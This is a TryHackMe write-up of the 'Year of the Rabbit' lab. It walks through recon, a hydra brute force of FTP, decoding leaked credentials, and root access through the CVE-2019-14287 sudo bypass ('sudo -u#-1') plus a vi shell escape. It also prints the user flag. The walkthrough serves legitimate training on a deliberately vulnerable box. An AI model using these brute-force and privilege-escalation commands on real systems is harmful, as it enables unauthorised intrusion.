TryHackMe Room Write-up

Title: Year of the Rabbit

Description: Time to enter the warren...

Author: Igor Buszta

Flags

Description: Let's have a nice gentle start to the New Year!

Can you hack into the Year of the Rabbit box without falling down a hole?

(Please ensure your volume is turned up!)

Objectives: *What is the user flag? What is the root flag?*

Tools: nmap, Kali Linux, gobuster, SSH, FTP, online decoders, BurpSuite, hydra, strings


As always, let's start with reconnaissance using nmap

```
└─$ nmap -sC -sV 10.112.167.27
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-01 10:55 GMT
Nmap scan report for 10.112.167.27
Host is up (0.040s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.2
22/tcp open  ssh     OpenSSH 6.7p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   1024 a0:8b:6b:78:09:39:03:32:ea:52:4c:20:3e:82:ad:60 (DSA)
|   2048 df:25:d0:47:1f:37:d9:18:81:87:38:76:30:92:65:1f (RSA)
|   256 be:9f:4f:01:4a:44:c8:ad:f5:03:cb:00:ac:8f:49:44 (ECDSA)
|_  256 db:b1:c1:b9:cd:8c:9d:60:4f:f1:98:e2:99:fe:08:03 (ED25519)
80/tcp open  http    Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Apache2 Debian Default Page: It works
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/
submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.75 seconds
```

Picture 1: nmap scan results.

Looks like a typical website with login system (SSH) but also with FTP, interesting. Let's use the browser to check it out.




Picure 2: website content of target machine.

Looks very similiar to Lazy Admin room. That means that we should run gobuster using the known directories. Among the results there's /assets.

```
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:                     http://10.112.167.27/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium
.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
Starting gobuster in directory enumeration mode
/assets               (Status: 301) [Size: 315] [--> http://10.112.167.27/assets/]
/server-status        (Status: 403) [Size: 278]
```

Picture 3: gobuster results.




Picture 4: contents of /assets directory.

Of course I'm not checking the RickRoll first. I analized the .css file and found a comment.

```
}
/* Nice to see someone checking the stylesheets.
   Take a look at the page: /sup3r_s3cr3t_fl4g.php
*/
```


Picture 5: a comment found in .css file on /assets

There's another directory! Let's see what's in there.



Picture 6: a message after trying to go to the secret directory.

In order to turn it off (in Firefox) just type in search bar *about:config* and search for *javascript.enabled*



Picture 7: about:config front page.

Picture 8: searching for javascript.enabled in about:config

As expected we get RickRolled with the source coming from /assets file.

```
<html>
    <head>
        <title>sup3r_s3cr3t_fl4g</title>
    </head>
    <body>
        <noscript>Love it when people block Javascript...<br></noscript>
        <noscript>This is happening whether you like it or not... The hint is in the video. If you're stuck here then you're just going to have to bite the bullet!<br>Make
        <script>
            alert("Word of advice... Turn off your javascript...");
            window.location = "https://www.youtube.com/watch?v=dQw4w9WgXcQ?autoplay=1";
        </script>
        <video controls>
            <source src="/assets/RickRolled.mp4" type="video/mp4">
        </video>
    </body>
</html>
```


Picture 9: source code of the page.


So there's a hint in the video. In spite of everything I really enjoy this song by Rick Astley. The message was found on 0:55 on the music video. It said:

*„I will put you out of your misery *burp* you're looking in the wrong place."*

That burp truly was unpleasant although it might be a hint for us. The video shouldn't be our main point of focus but a tool used on the backend. My favourite tool BurpSuite might be useful to analize what's going on in-between (that's what the burp might've suggested).


Let's open Chromium, turn Intercept Mode on (Proxy) and ask once again for the secret directory (you can turn on the javascript again).






Picture 10: GET request caught in BurpSuite.

Nothing found right now, so let's forward the packet further.



Picture 11: another GET request caught in BurpSuite.

Looks like we've found a hidden directory ran via .php script. Let's omit the intermediary.php and head straight in the hidden_directory value.



Picture 12: contents inside hidden directory.

There's an image to analize. Let's wget it and use known tools to get as much info as possible. I binwalked the .png.

```
┌──(gogor㉿kali)-[~/Downloads]
└─$ binwalk Hot_Babe.png

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             PNG image, 512 x 512, 8-bit/color RGB, non-interlaced
54            0x36            Zlib compressed data, best compression
```

Picture 13: binwalk results on downloaded image.

Looks like there's a zlib archive embedded in the picture. We can try to open the zlib after extracting the files, but using *strings* proved to be much more quicker.

```
Ot9RrG7h2~24?
Eh, you've earned this. Username for FTP is ftpuser
One of these is the password:
Mou+56n%QK8sr
```

Picture 14: selected output of strings command used on the .png file.

And under this message I've found a list of what seems to be password. One of them should be correct for the FTP. We've got the username, so all we need to do is check the passwords – there's a tool called *hydra* to do that very quickly.

```
5iez1wGXKfPKQ
nJ90XzX&AnF5v
7EiMd5!r%=18c
wYyx6Eq-T^9#@
yT2o$2exo~UdW
ZuI-8!JyI6iRS
PTKM6RsLWZ1&^
3O$oC~%XUlRO@
KW3fjzWpUGHSW
nTzl5f=9eS&*W
WS9×0ZF=x1%8z
Sr4*E4NT5fOhS
hLR3xQV*gHYuC
4P3QgF5kflszS
NIZ2D%d58*v@R
0rJ7p%6Axm05K
94rU30Zx45z5c
Vi^Qf+u%0*q_S
1Fvdp&bNl3#&l
zLH%Ot0Bw&c%9' >> passwords.txt

┌──(gogor㉿kali)-[~/Downloads]
└─$ cat passwords.txt
Mou+56n%QK8sr
1618B0AUshw1M
A56IpIl%1s02u
```

Picture 15: echoing the password into the passwords.txt file.

```
┌──(gogor㉿kali)-[~/Downloads]
└─$ hydra -l ftpuser -P passwords.txt ftp://10.112.167.27
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or s
ecret service organizations, or for illegal purposes (this is non-binding, these *** ignore
 laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-01 12:14:17
[DATA] max 16 tasks per 1 server, overall 16 tasks, 82 login tries (l:1/p:82), ~6 tries per
 task
[DATA] attacking ftp://10.112.167.27:21/
[21][ftp] host: 10.112.167.27   login: ftpuser   password: 5iez1wGXKfPKQ
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-03-01 12:14:32
```

Picture 16: using hydra to find the password.

So now we should be able to log in to the FTP server.

```
┌──(gogor㉿kali)-[~/Downloads]
└─$ ftp 10.112.167.27
Connected to 10.112.167.27.
220 (vsFTPd 3.0.2)
Name (10.112.167.27:gogor): ftpuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> |
```

Picture 17: logging in as ftpuser

If you don't know what an ftp is, it is a protocol used for file transferring, so let's look for files (use help to find the commands).


```
ftp> ls
229 Entering Extended Passive Mode (|||57990|).
150 Here comes the directory listing.
-rw-r--r--    1 0        0             758 Jan 23  2020 Eli's_Creds.txt
226 Directory send OK.
ftp> get Eli's_Creds.txt
local: Eli's_Creds.txt remote: Eli's_Creds.txt
229 Entering Extended Passive Mode (|||15169|).
150 Opening BINARY mode data connection for Eli's_Creds.txt (758 bytes).
100% |***********************************************|   758        2.52 MiB/s    00:00 ETA
226 Transfer complete.
758 bytes received in 00:00 (23.98 KiB/s)
ftp> |
```

Picture 18: listing the files and downloading them on our device.

```
┌──(gogor㉿kali)-[~/Downloads]
└─$ cat Eli\'s_Creds.txt
+++++ ++++[ →+++ +++++ +<]>+ +++.< +++++ [→++ +++<] >++++ +.<++ +[→-
--<]> ----- .<+++ [→++ +<]>+ +++.< +++++ ++[→ ----- --<]> ----- --.<+
++++[ →--- --<]> -.<++ +++++ +[→+ +++++ ++<]> +++++ .++++ +++.- --.<+
+++++ +++[- >---- ----- <]>-- ----- ---. --.< +++++ +++[- >++++ ++++<
]>+++ +++.< ++++[ →+++ +<]>+ .<+++ +[→+ +++<] >++.. ++++. ----- --.+
++.<+ ++[→ --<] >---- -.<++ ++++[ →--- --<] >---- --.<+ ++++[ →---
--<]> -.<++ ++++[ →+++ +++<] >.<++ +[→+ ++<]> +++++ +.<++ +++[- >++++
+<]>+ +++.< +++++ +[→- ----- <]>-- ----- -.<++ ++++[ →+++ +++<] >+.<+
++++[ →--- --<]> ---.< +++++ [→-- --<] >---. <++++ ++++[ →+++ +++++
<]>++ ++++. <++++ +++[- >---- --<] >---- -.+++ +.<++ +++++ [→++ +++++
<]>+. <+++[ →--- <]>-- ---.- ---. <
```


Picture 19: contents of Eli's creds.

Looks like we've laid our hands on user's credentials, but they're encoded. This encoding uses the same symbols again and again. Let's gogle what that is.



Picture 20: google anwser identifying the cypher.

Let's decode it quick with online tool.



Picture 21: decoding the credentials.

We've got everything we need to log in via SSH to the Target Machine.

```
┌──(gogor㉿kali)-[~]
└─$ ssh eli@10.112.167.27
The authenticity of host '10.112.167.27 (10.112.167.27)' can't be established.
ED25519 key fingerprint is SHA256:va5tHoOroEmHPZGWQySirwjIb9lGquhnIA1Q0AY/Wrw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.112.167.27' (ED25519) to the list of known hosts.
eli@10.112.167.27's password:


1 new message
Message from Root to Gwendoline:

"Gwendoline, I am not happy with you. Check our leet s3cr3t hiding place. I've left you a h
idden message there"

END MESSAGE




eli@year-of-the-rabbit:~$ |
```

Picture 22: logging in as eli via SSH.

First thing we see is a message informing us about a secret message. Notice that the 'secret' has 'e's replaced with threes. Maybe there's a file or directory with that name? Let's use *find* tool.

```
eli@year-of-the-rabbit:~$ find / -name "s3cr3t" 2>/dev/null
/usr/games/s3cr3t
```

Picture 23: finding anything on the machine named 's3cr3t'.

Now let's go there and list it.

```
eli@year-of-the-rabbit:/usr/games/s3cr3t$ ls
eli@year-of-the-rabbit:/usr/games/s3cr3t$ ls -la
total 12
drwxr-xr-x 2 root root 4096 Jan 23  2020 .
drwxr-xr-x 3 root root 4096 Jan 23  2020 ..
-rw-r--r-- 1 root root  138 Jan 23  2020 .th1s_m3ss4ag3_15_f0r_gw3nd0l1n3_0nly!
```

Picture 24: files hidden inside 's3cr3t' directory.

```
eli@year-of-the-rabbit:/usr/games/s3cr3t$ cat .th1s_m3ss4ag3_15_f0r_gw3nd0l1n3_
0nly\!
Your password is awful, Gwendoline.
It should be at least 60 characters long! Not just MniVCQVhQHUNI
Honestly!

Yours sincerely
   -Root
```

Picture 25: contents of the message.

We in fact know that there's a gwendoline user from /etc/passwd file.

```
sshd:x:115:65534::/var/run/sshd:/usr/sbin/nologin
rtkit:x:116:125:RealtimeKit,,,:/proc:/bin/false
saned:x:117:126::/var/lib/saned:/bin/false
usbmux:x:118:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
hplip:x:119:7:HPLIP system user,,,:/var/run/hplip:/bin/false
Debian-gdm:x:120:127:Gnome Display Manager:/var/lib/gdm3:/bin/false
eli:x:1000:1000:eli,,,:/home/eli:/bin/bash
gwendoline:x:1001:1001:,,,:/home/gwendoline:/bin/bash
ftpuser:x:1002:1002:,,,:/var/ftp/uploads/:/bin/fakeshell
ftp:x:121:128:ftp daemon,,,:/srv/ftp:/bin/false
```

Picture 26: selected output of cat /etc/passwd command.

So now, knowing the password we can switch users to gwendoline.

```
eli@year-of-the-rabbit:/usr/games/s3cr3t$ su gwendoline
Password:
gwendoline@year-of-the-rabbit:/usr/games/s3cr3t$
```

Picture 27: switching user to gwendoline.

```
gwendoline@year-of-the-rabbit:/usr/games/s3cr3t$ cd /home/gwendoline/
gwendoline@year-of-the-rabbit:~$ ls
user.txt
gwendoline@year-of-the-rabbit:~$ cat user.txt
THM{1107174691af9ff3681d2b5bdb5740b1589bae53}
```

Picture 28: listing gwen's home directory and printing out the flag.

We've found the user.txt flag and now we're aiming to become the root. We know the password so let's see if we can run anything with sudo.

```
gwendoline@year-of-the-rabbit:~$ sudo -l
Matching Defaults entries for gwendoline on year-of-the-rabbit:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/b
in

User gwendoline may run the following commands on year-of-the-rabbit:
    (ALL, !root) NOPASSWD: /usr/bin/vi /home/gwendoline/user.txt
```

Picture 29: results of sudo -l command.

Don't get fooled. We can run the /usr/bin/vi /home/gwendoline/user.txt command as anyone EXCEPT root. If you don't recognize *vi* it is the precursor of *vim* which is used for file editting.

Reverse shell won't work, because this is not SUID nor we can run it as super user. We need to do research.

After some googling and consulting with Gemini, I've found info about CVE-2019-14287 which is exacly what we needed.

```
'''Check for the user sudo permissions

sudo -l

User hacker may run the following commands on kali:
    (ALL, !root) /bin/bash


So user hacker can't run /bin/bash as root (!root)


User hacker sudo privilege in /etc/sudoers

# User privilege specification
root    ALL=(ALL:ALL) ALL

hacker ALL=(ALL,!root) /bin/bash


With ALL specified, user hacker can run the binary /bin/bash as any user

EXPLOIT:

sudo -u#-1 /bin/bash

Example :

hacker@kali:~$ sudo -u#-1 /bin/bash
root@kali:/home/hacker# id
uid=0(root) gid=1000(hacker) groups=1000(hacker)
root@kali:/home/hacker#
```


Picture 30: Proof of Concept of CVE-2019-14287

I replaced the /bin/bash with /usr/bin/vi and it worked! But, what now? What is it with the older file editor that can help us to escalate our privillages? After another dose of research I found out that *vi* is not only used for editting files but it is able to run system calls in the background. That means that we can start another shell (/bin/bash) via vi. That's a nice combo with sudo.

Press Esc to make sure you're not in any mode and type in :!bin/bash

Picture 31: getting another shell using vi.

And bingo!



Picture 32: root.txt flag.

Honestly that's the coolest way to escalate privillages I've seen yet. I had fun with this one.